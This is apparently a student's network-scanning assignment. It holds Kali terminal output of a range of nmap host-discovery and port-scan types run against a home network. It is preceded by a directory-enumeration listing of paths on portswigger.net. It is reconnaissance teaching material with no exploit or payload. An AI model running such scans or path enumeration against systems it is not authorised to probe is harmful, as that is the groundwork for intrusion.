/UC                   (Status: 301) [Size: 0] [--> https://portswigger.net/uc]
/Farida-Walele        (Status: 301) [Size: 0] [--> https://portswigger.net/farida-walele]
/Upgrades             (Status: 301) [Size: 0] [--> https://portswigger.net/upgrades]
/BBC_News             (Status: 301) [Size: 0] [--> https://portswigger.net/bbc_news]
/Care                 (Status: 301) [Size: 0] [--> https://portswigger.net/care]
/WorldNews            (Status: 301) [Size: 0] [--> https://portswigger.net/worldnews]
/Outpost              (Status: 301) [Size: 0] [--> https://portswigger.net/outpost]
/Dual                 (Status: 301) [Size: 0] [--> https://portswigger.net/dual]
/Kerio-Specs          (Status: 301) [Size: 0] [--> https://portswigger.net/kerio-specs]
/Kerio-FAQ            (Status: 301) [Size: 0] [--> https://portswigger.net/kerio-faq]
/showSolutions        (Status: 301) [Size: 0] [--> https://portswigger.net/showsolutions]
/Alternative_Medicine (Status: 301) [Size: 0] [--> https://portswigger.net/alternative_medicine]
/Arthritis            (Status: 301) [Size: 0] [--> https://portswigger.net/arthritis]
/Treasury             (Status: 301) [Size: 0] [--> https://portswigger.net/treasury]
/AVI-Splitter         (Status: 301) [Size: 0] [--> https://portswigger.net/avi-splitter]
/Reklamy              (Status: 301) [Size: 0] [--> https://portswigger.net/reklamy]
/Disaster-Recovery    (Status: 301) [Size: 0] [--> https://portswigger.net/disaster-recovery]
/Soldiers             (Status: 301) [Size: 0] [--> https://portswigger.net/soldiers]
/RequestPasswordForm  (Status: 301) [Size: 0] [--> https://portswigger.net/requestpasswordform]
/TNS                  (Status: 301) [Size: 0] [--> https://portswigger.net/tns]
/Storage-Management   (Status: 301) [Size: 0] [--> https://portswigger.net/storage-management]
/SAM                  (Status: 301) [Size: 0] [--> https://portswigger.net/sam]
/GW                   (Status: 301) [Size: 0] [--> https://portswigger.net/gw]
/WoW                  (Status: 301) [Size: 0] [--> https://portswigger.net/wow]
/159749030X           (Status: 301) [Size: 0] [--> https://portswigger.net/159749030x]
/SPACE_SHUTTLE        (Status: 301) [Size: 0] [--> https://portswigger.net/space_shuttle]
/SearchIndex          (Status: 301) [Size: 0] [--> https://portswigger.net/searchindex]
/RUMSFELD             (Status: 301) [Size: 0] [--> https://portswigger.net/rumsfeld]
/RAW                  (Status: 301) [Size: 0] [--> https://portswigger.net/raw]
/OY6                  (Status: 301) [Size: 0] [--> https://portswigger.net/oy6]
```



Name: I PRASANTI

Sic: 20BCEA56

Branch: CEN

ASSIGNMENT 4


Scanning of Networks and Open Ports


INDEX


Topic: Scanning of Networks And Open Ports


ASSIGNMENT 4(DAY 4) Date:30-06-2022


1. **Screenshot of detailed scan on Home Network.**









Terminal Emulator
Use the command line
root@kali: /home/kali
nmap 192.168.43.1/24 --exclude 192.168.100
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:55 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0086s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap scan report for DESKTOP-PJNE1SP (192.168.43.63)
Host is up (0.00084s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
MAC Address: 5C:BA:EF:21:3A:FD (Chongqing Fugui Electronics)
Nmap scan report for kali (192.168.43.210)
Host is up (0.000012s latency).
All 1000 scanned ports on kali (192.168.43.210) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.08 seconds
nmap -v 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:56 EDT
Initiating ARP Ping Scan at 13:56
Scanning 192.168.43.1 [1 port]
Completed ARP Ping Scan at 13:56, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:56
Completed Parallel DNS resolution of 1 host. at 13:56, 0.01s elapsed
Initiating SYN Stealth Scan at 13:56
Scanning 192.168.43.1 [1000 ports]
Discovered open port 53/tcp on 192.168.43.1
Completed SYN Stealth Scan at 13:56, 0.28s elapsed (1000 total ports)
Nmap scan report for 192.168.43.1
Host is up (0.0085s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.032KB)
nmap -sP 192.168.43.1



Firefox ESR
Browse the World Wide Web
root@kali: /home/kali
nmap -sP 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:56 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0049s latency).
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
nmap -PS 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:57 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0075s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
nmap -PA 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:57 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0071s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
sudo nmap -PU 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:57 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0078s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
sudo nmap -PO 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:58 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0096s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain



root@kali: /home/kali
File Actions Edit View Help
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -PR 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:58 EDT
Nmap scan report for 192.168.43.1
Host is up (0.012s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:58 EDT
Nmap scan report for 192.168.43.1
Host is up (0.015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -sS 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:59 EDT
Nmap scan report for 192.168.43.1
Host is up (0.0087s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
┌──(root㉿kali)-[/home/kali]
└─# sudo nmap -sA 192.168.43.1
Starting Nmap 7.92 (https://nmap.org) at 2022-06-30 13:59 EDT
Nmap scan report for 192.168.43.1
Host is up (0.016s latency).
All 1000 scanned ports on 192.168.43.1 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 0A:25:25:05:40:FA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds

